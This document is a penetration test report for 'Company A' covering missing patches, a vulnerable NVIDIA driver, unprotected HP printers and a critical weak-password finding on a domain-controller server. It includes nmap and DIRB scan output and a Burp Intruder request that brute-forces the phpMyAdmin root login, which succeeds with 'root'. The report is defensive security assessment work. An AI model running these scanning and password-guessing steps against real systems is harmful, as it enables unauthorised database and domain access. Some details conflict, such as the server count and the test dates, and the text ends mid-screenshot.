Infrastructure & Application Penetration Test
Company A

Version: 1.0

Author: John Carlin

Document Control

Document Template

Document Status	Version No.	Date	Author	Section / Nature of Change
Draft	0.1	-	John Carlin	First issue
Baselined	1.0	11/06/2019	John Carlin	Baselined Template

Document Change History

Status	Version #	Date	Author (optional)	Section / Nature of Change
Draft	0.1	07/04/2020	John Carlin	Initial draft from generic template
Draft	0.2	11/04/2020	John Carlin	Test details added
Draft	0.3	14/04/2020	John Carlin	Summary completed, sent for internal review
Draft	0.4	16/04/2020	John Carlin	Minor updates following internal feedback
Draft	0.5	18/04/2020	John Carlin	Sent for initial customer review
Draft	0.6	22/04/2020	John Carlin	Minor updates following customer review
Baselined	1.0	04/05/2020	John Carlin	Baselined following customer review

Related Documents

Document	Location	Status
Penetration Test Scope	Shared Drive	Baselined
Certificate of Authority	Shared Drive & Appendix 1 below	Baselined
Penetration Test Remediation Plan	Shared Drive	Draft

Document Classification

Due to the nature of the information held in this document is has been classified by Company A as **OFFICIAL-SENSITIVE** and should be processed in accordance with Company A’s **OFFICIAL-SENSITIVE** document guidelines.

Contents

1. Management Summary

SafetyNet Computing Limited is pleased to present the findings for the recent Infrastructure Penetration Test conducted for Company A

1.1 Overview and Scope

SafetyNet Computing Limited was contracted by Company A to conduct a Penetration Test of the companies Infrastructure in accordance with the agreed Penetration Test Scope. The reason for the testing was to identify whether Company A's systems and consequently business reputation could be compromised if an unknown issue led to data loss and / or system compromise.

The tests were performed between 01/04/2020 and 03/04/2020 and carried out by John Carlin as authorised in the Certificate of Authority in Appendix 1.

The testing included: -

- Server review
- Workstation review
- HP Printer review

The IP Addresses / IP Ranges within this test were as follows: -

Workstations

- 192.168.220.100-192.168.220.229 (Dynamic DHCP)

Servers

- 192.168.220.1-192.168.220.99 (Static)

HP Printers

- 192.168.220.230-192.168.220.254 (Static)

1.2 Caveats

As the systems in question were part of a live infrastructure and the testing was carried out during business hours, checks that would have a high risk of causing disruption were excluded. Denial Of Service (DOS) and Distributed Denial Of Service (DDOS) were excluded for the same reason and these will be addressed in a separate test which will be conducted during an agreed period outside of working hours.

1.3 Risk Ratings

SafetyNet Computing has adopted the Common Vulnerability Scoring System (V2). CVSS is a free and open industry standard for assessing the severity of computer system security vulnerabilities. CVSS attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat.

It should be noted that the score SafetyNet Computing will assign is based upon the risk from a technical standpoint, assessing the overall business impact of any risk found is the responsibility of Company A and falls outside the scope of this Penetration Testing

Not all vulnerabilities fall within the scope of CVSS and where this is the case they will be highlighted as 'Custom' and assigned a risk severity of Critical, High, Medium, Low or Information with notes on the reasons for the rating.

The table below gives a key to the icons used in this report to identify risk severity: -

Symbol	**Risk Rating**	**CVSSv2 Score Range**	**Explanation**
⊗	CRITICAL	9.0 to 10.0	A vulnerability has been discovered that is rated as CRITICAL. This could mean that the system may be exposed to a known exploit allowing catastrophic damage / data breach. Company A has advised that these issues need immediate resolution in < 3 days
⛔	HIGH	7.0 to 8.9	A vulnerability has been discovered that is rated as HIGH. This could mean that the system has known vulnerabilities which could expose the associated system allowing unauthorised access. This requires a resolution in the short term and Company A has agreed that these issues need to be resolved in < 25 days
❗	MEDIUM	4.0 to 6.9	A vulnerability has been discovered that is rated as MEDIUM. This could mean that the system has known vulnerabilities linked to maintenance such as missing security patches. Company A has advised that these issues should be addressed as part of the next maintenance cycle, e.g. system patch updates
⚠	LOW	1.0 to 3.9	A vulnerability has been discovered that is rated as LOW. This could mean that the system has known vulnerabilities linked to maintenance such as missing security patches. Company A has advised that these issues should be addressed as part of the next maintenance cycle, e.g. system patch updates
✓	INFO	0 to 0.99	A vulnerability has been discovered that is rated as INFORMATIONAL. This could mean that the system is not following Best Practise and should be reviewed for appropriate action

1.4 Summary of Findings

The following table summarises the risks found during the test: -

Area	**Critical**	**High**	**Medium**	**Low**	**Total**
Workstations	0	4	1	0	5
Servers	1	10	0	0	11
HP Printers	0	0	5	0	5
Totals:	1	14	6	0	21

Note: the above figures do not include Informational issues as these are not deemed an immediate threat

1.4.1 Key Findings

The following summary shows the key findings for each area of the test: -

1.4.2 Workstation Review

Area:	Workstations	Overall Risk Rating:	⛔ High
1. There are 5 missing security patches that should be updated on all workstations ASAP 2. There is an NVIDIA graphics driver with a known exploit, this should be updated ASAP			

1.4.3 Server Review

Area:	Servers	Overall Risk Rating:	⊗ Critical
1. There is an install of MySQL on SRV09 with weak passwords that allows an attacker to compromise the database administration console with administrative rights. This should be dealt with immediately as it is a valid attack vector for access to AD and local accounts which can then have their privileges escalated. In a worse case scenario this could result in an attacker gaining access to a Global Administrator account			

2. There are also 10 missing security patches that should be updated on the server ASAP and all other servers should be checked.

1.4.4 HP Printer Review

Area:	HP Printers	Overall Risk Rating:	❗ Medium
1. The printers are not configured with a user name and password for access which should be added to prevent unauthorised access 2. The printers do not have an Administrator password assigned allowing anyone to change settings, this should be enabled ASAP 3. The current version of firmware is 20150126 which has a JetDirect SNMP JetAdmin Device Password Disclosure issue. This should be updated to firmware version 20191105 on the next planned maintenance update			

1.5 Conclusion

1.5.1 Workstation Review

The workstations reviewed were missing several critical security patches which need to be applied ASAP. In addition a NVIDIA device driver version could allow remote code execution is an attacker managed to gain access with a standard user account

1.5.2 Server Review

The server reviewed had a CRITICAL issue in that an install of MySQL servicing a Web Application had been configured with weak administrator passwords. This allowed compromise of the MySQL Administration Console which in turn could lead to additional exploits compromising the server with administrative access. This is even more concerning as the server acts as an Active Directory Domain Controller so compromise could result in the Domain Administrator being compromised and hence the entire network. This needs immediate action

The server was also missing several critical security patches which need to be updated ASAP

1.5.3 Printer Review

The printers reviewed had not been assigned a user name and password for access to the web administration console, in addition, there was no administrator password set. This means that an attacker could access the console and change any configuration settings.

This is especially concerning as, in conjunction with a known firmware exploit, the SNMP JetAdmin Device Password could be harvested allowing further ingress into the network. The ability to capture SNMP traffic could also potentially compromise other systems that use SNMP to communicate sensitive device data such as IP addresses, etc.

1.5.4 Next Steps

1.5.4.1 Immediate / Short Term

- Review and reconfigure that weak passwords on the MySQL Administration Portal as a matter of urgency
- Consider moving the Domain Controller functionality to a dedicated server (preferably VM) where no additional services will be installed apart from DNS and DHCP. This server should also preferably be configured with Microsoft Windows Server 2019 Core instead of Microsoft Windows Server 2019 Standard to reduce the attack surface.
- Security patches for both Microsoft Server and Windows 10 should be applied as recommended. In addition, a review of the Patch Management process and toolset should be undertaken to ensure critical patches are applied in a timely manner
- Device drivers on all Servers and Workstations should be reviewed for any potential exploits and updated in the patch management cycle where appropriate

1.5.4.2 Medium / Long Term

- Printer firmware should be updated and an assessment of firmware / drivers should form part of the Patch Management Process
- Printers should be configured to challenge for a user name and password whether Administration Console is accessed
- Printers should have the administrative password set with a strong password (Upper and lower case letters, numbers and extended characters with a min 10 character length)

2. Detailed Findings

The following sections give a detailed technical view of each issue encountered including any commands / tools used along with the tools output. They also contain recommendations to resolve any vulnerabilities found.

2.1 Generic Notes

Company A has provided the details of 100 Workstations, 1 Server and 5 Printers on the network to test. The IP Address range is divided up as follows: -

Servers and Switches: 192.168.220.1-192.168.220.99 (Static)
Workstations: 192.168.220.100-192.168.220.229 (Dynamic DHCP)
Printers and Network Devices: 192.168.220.230-192.168.220.254 (Static)

The server is acting as a Windows Active Directory (AD) controller, a Domain Name Systems (DNS) server and a Dynamic Host Configuration Protocol (DHCP) Server. SafetyNet have been advised that, as these services are used throughout the company, they are not in scope for testing due to potential disruption to other services. They will be covered in a separate, out of hours test covering a larger server pool to be scheduled at a later date

2.2 Detailed Workstation Review

Workstations

We were not allowed to have a user login for the workstations so asked the IT Department to provide a list of patch levels for all 100 of them. The IT Department confirmed that: -

- All 100 workstations were created from the same image
- All 100 workstations were standard build containing and locked down with no additional software installs allowed
- Standard software installed is as follows: -
- Microsoft Office 2019 standard (no MS Access)
- Adobe Acrobat Reader
- Firefox browser
- Microsoft Teams
- Microsoft OneDrive
- OneNote for Windows 10
- Trend Micro Maximum Security
- All patch management is managed via a central WSUS server with patches released manually
- A HP Universal Print Driver is used for printer connectivity
- All Workstations and Servers have their time set with an on-site Stratum 1 NTP server

Patch Levels

As no credentials were supplied for the Windows 10 clients, SafetyNet Computing asked the IT Department to provide a list of all Windows 10 patches that had been applied to the workstations The following critical patches seem to be missing: -

Risk Rating: ⛔ High
Risk Score: 8.1
Remediation Required: Within 25 days

2019-08 Dynamic Update for Windows 10 Version 1809 for x86-based Systems (KB4511552)	Critical Updates	8/9/2019

2019-08 Dynamic Update for Windows 10 Version 1809 for ARM64-based Systems (KB4511552)	Critical Updates	8/9/2019
2019-07 Dynamic Update for Windows 10 Version 1809 for x64-based Systems (KB4505657)	Critical Updates	7/22/2019
2019-07 Dynamic Update for Windows 10 Version 1809 for ARM64-based Systems (KB4505657)	Critical Updates	7/22/2019

Recommended Actions

1. The above patches are downloaded, tested and if OK applied to the Server ASAP
2. As the workstation patching is manually distributed via WSUS it is recommended that the patch management process including WSUS are revised to ensure patches are applied in a timely manner

NVIDIA Video Driver

Risk Rating: ❗ Medium
Risk Score: 5.3
Remediation Required: Next security update

The NVIDIA Video Driver installed on all workstations has a potential Privilege Escalation exploit that is known and validated, details as follows: -

NVIDIA Driver - UVMLiteController ioctl Handling Unchecked Input/Output Lengths Privilege Escalation
Date: 31/10/2016

Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=880

The \\.\UVMLiteController device is created by the nvlddmkm.sys driver, and can be opened by any user. The driver handles various control codes for this device, but there is no validation for the input/output buffer and their sizes.

In addition to potential overreads on the input, the driver writes output directly to Irp->UserBuffer, which is the output pointer passed to DeviceIoControl() by the user. The IO control codes handled specify METHOD_BUFFERED, but the kernel does no validation that the output pointer is accessible by the user process if the user passes an output buffer size of 0.

This means that a user mode program can cause a write of (at least) the 32-bit values 0 or 31, or the 8-bit value 0 to any address given to the driver.

Recommended Actions

1. The driver on all workstations needs to be updated to the most recent version
2. The workstation drivers need to be assessed on a regular basis and updates added to the Patch Management solution (WSUS)

2.3 Detailed Server Review

Server Build Review

There are 5 X Windows 2019 Server with a host names of SRV09, App1, App2, DB1 and DB2 with IP addresses as follows: -

SRV09	192.168.220.10
App1	192.168.220.18
App2	192.168.220.21
DB1	192.168.220.27
DB2	192.168.220.29

Patch Levels

As no credentials were supplied for the Windows Server SafetyNet Computing asked the IT Department to provide a list of all Windows Server 2019 patches that had been applied to all serverd. The following critical patches seem to be missing: -

Risk Rating: ⛔ High
Risk Score: 8.1
Remediation Required: Within 25 days

Title ▲	Classification ▲	Last Updated ▲
2019-05 Cumulative Update for Windows Server 2019 for x64-based Systems (KB4501835)	Updates	5/1/2019
2019-05 Cumulative Update for Windows Server 2019 for x64-based Systems (KB4497934)	Updates	5/20/2019
2019-05 Cumulative Update for Windows Server 2019 for x64-based Systems (KB4505056)	Updates	5/19/2019
2019-05 Servicing Stack Update for Windows Server 2019 for x64-based Systems (KB4499728)	Security Updates	5/13/2019
2019-05 Cumulative Update for Windows Server 2019 for x64-based Systems (KB4494441)	Security Updates	5/13/2019
2019-05 Cumulative Update for .NET Framework 3.5 and 4.7.2 for Windows Server 2019 for x64 (KB4495590)	Security Updates	5/9/2019
2019-05 Security Update for Adobe Flash Player for Windows Server 2019 for x64-based Systems (KB4497932)	Security Updates	5/13/2019
2019-05 Cumulative Update for .NET Framework 3.5, 4.7.2 and 4.8 for Windows Server 2019 for x64 (KB4499405)	Security Updates	5/9/2019
2019-05 Cumulative Update for .NET Framework 3.5 and 4.8 for Windows Server 2019 for x64 (KB4495618)	Security Updates	5/9/2019
2020-05 Cumulative Update for .NET Framework 3.5, 4.7.2 and 4.8 for Windows Server 2019 for x64 (KB4556441)	Security Updates	5/8/2020

Recommended Actions


1. The above patches are downloaded, tested and if OK applied to the server ASAP
2. As the servers seems to have missed patching since initial build and deployment it is either missing from patch management of patch management is not centralised
3. If patch management is available all servers should be added and updated
4. If a patch management system is not deployed consideration should be given to deploying an in-built Windows solution such as Windows Server Update Service (WSUS) which is a free to deploy service for managing updates

Exploits

All servers were scanned and SRV09 with IP address 192.168.220.10 showed the following potential vulnerability that was investigated further

Risk Rating: ⊗ Critical
Risk Score: 9.7
Remediation Required: < 3 days


NOTE: This exploit could allow an intruder to access the server, elevate their privileges and pivot to other devices on the network. In addition, the server is being used as an Active Directory Domain Controller so privilege escalation could result in a domain admin account being compromised giving the intruder full domain admin access



```
john@kali:~$ nmap 192.168.220.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 08:22 EDT
Nmap scan report for 192.168.220.10
Host is up (0.097s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 6.05 seconds
```


As you can see from the above screenshot, the server is accepting traffic on port 80 indicating that it is running a web service. This prompted us to investigate whether a Web Admin Console exploit was possible.

To check this, we ran DIRB which is a Web Content Scanner, the scan results were as follows: -



```
john@kali:~$ dirb http://192.168.220.10 -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jul 16 05:59:28 2020
URL_BASE: http://192.168.220.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.220.10/ ----
+ http://192.168.220.10/admin (CODE:401|SIZE:1293)
+ http://192.168.220.10/Admin (CODE:401|SIZE:1293)
+ http://192.168.220.10/ADMIN (CODE:401|SIZE:1293)
+ http://192.168.220.10/admin.php (CODE:302|SIZE:1604)
+ http://192.168.220.10/aux (CODE:403|SIZE:1046)
+ http://192.168.220.10/cgi-bin/ (CODE:403|SIZE:1060)
+ http://192.168.220.10/com1 (CODE:403|SIZE:1046)
+ http://192.168.220.10/com2 (CODE:403|SIZE:1046)
+ http://192.168.220.10/com3 (CODE:403|SIZE:1046)
+ http://192.168.220.10/con (CODE:403|SIZE:1046)
==> DIRECTORY: http://192.168.220.10/css/
==> DIRECTORY: http://192.168.220.10/dashboard/
+ http://192.168.220.10/examples (CODE:503|SIZE:1060)
+ http://192.168.220.10/favicon.ico (CODE:200|SIZE:30894)
==> DIRECTORY: http://192.168.220.10/form/
==> DIRECTORY: http://192.168.220.10/img/
+ http://192.168.220.10/index.php (CODE:200|SIZE:1285)
+ http://192.168.220.10/licenses (CODE:403|SIZE:1205)
+ http://192.168.220.10/lpt1 (CODE:403|SIZE:1046)
+ http://192.168.220.10/lpt2 (CODE:403|SIZE:1046)
+ http://192.168.220.10/nul (CODE:403|SIZE:1046)
==> DIRECTORY: http://192.168.220.10/phpmyadmin/
+ http://192.168.220.10/prn (CODE:403|SIZE:1046)
+ http://192.168.220.10/robots.txt (CODE:200|SIZE:79)
+ http://192.168.220.10/server-info (CODE:403|SIZE:1205)
+ http://192.168.220.10/server-status (CODE:403|SIZE:1205)
+ http://192.168.220.10/webalizer (CODE:403|SIZE:1046)

-----------------
END_TIME: Thu Jul 16 06:07:20 2020
DOWNLOADED: 4612 - FOUND: 22
john@kali:~$
```

The above scan revealed that the server seems to have a reference to phpMyAdmin which is an admin tool for MySQL databases. This warranted further investigation, browsing to the http://192.168.220.10/phpmyadmin URL showed a standard PHP web admin console: -



Welcome to phpMyAdmin

Language

English


Log in

Username:

Password:

Go

Investigations on the internet showed that default logins for this console included the user ‘root’ with a blank password so we tried this: -



Welcome to phpMyAdmin

Login without a password is forbidden by configuration (see AllowNoPassword)

Language

English

Log in

Username: root


Password:

Go

As logins with no password are prohibited, we need to provide a password. We decided to use Burp Suite, a web vulnerability scanner linked with the FoxyProxy add-on to Firefox to allow redirection of traffic to Burp Suite. We discovered the following: -

Looking at the HTTP source of the PHP login page we discovered that the new set_session and token values are included in the web page response giving a protective measure. We therefore decided to overcome this protective measure by automating the response with Intruder.

Intruder was configured to send a Cookie (1), a set_session cookie (2), a selection of weak passwords (3) and a Token (4): -




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
POST /phpmyadmin/index.php HTTP/1.1
Host: 192.168.220.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Connection: close
Cookie: phpMyAdmin=§ohmot20kh05h7mglggm06nr52r§; pma_lang=en
Upgrade-Insecure-Requests: 1

set_session=§ohmot20kh05h7mglggm06nr52r§&pma_username=root&pma_password=§system§&server=1&target=index.php&token=§L1GA%24S%3A2v%3FGBo%7F%3A%26§
```

When the attack was launched, we got a 302-response indicating a successful login with the user ‘root’ and password ‘root’ as shown below: -




Filter: Showing all items

Request	Payload1	Payload2	Payload3	Payload4	Status
0					200
1	0123456789	0123456789	password	0123456789	200
2	sil5fatk998djd85839uftdgel	sil5fatk998djd85839uftdgel	admin	Ffger>)[,WF&amp;}F?s	200
3	ohfqh5r239g4ffigu0d42vfg81	ohfqh5r239g4ffigu0d42vfg81	p@ssword	O)yEv@p&quot;lv<}On]v	200
4	m2b9st8ri0hpqjhrt86nmdn...	m2b9st8ri0hpqjhrt86nmdn...	root	f]0(;1<o>Rp=Dxb4	302
5	2iom83fqebpbpkb6tv8vjic19c	2iom83fqebpbpkb6tv8vjic19c	taco	nDqpNq&amp;r[wrRHY+D	200

Finished

This allowed us to login to the phpMyAdmin portal where we saw a bespoke webappdb database: -



192.168.220.10 / 127.0.0.1 | phpMyAdmin 4.8.4 - Mozilla Firefox
192.168.220.10 / 127.0.0
192.168.220.10/phpmyadmin/index.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
phpMyAdmin
Recent Favorites
New
information_schema
mysql
performance_schema
phpmyadmin
test
webappdb
New
feedback
users
Server: 127.0.0.1
Databases SQL Status User accounts Export Import Settings Replication More
Console

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: 127.0.0.1 via TCP/IP
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.1.31-MariaDB - mariadb.org binary distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

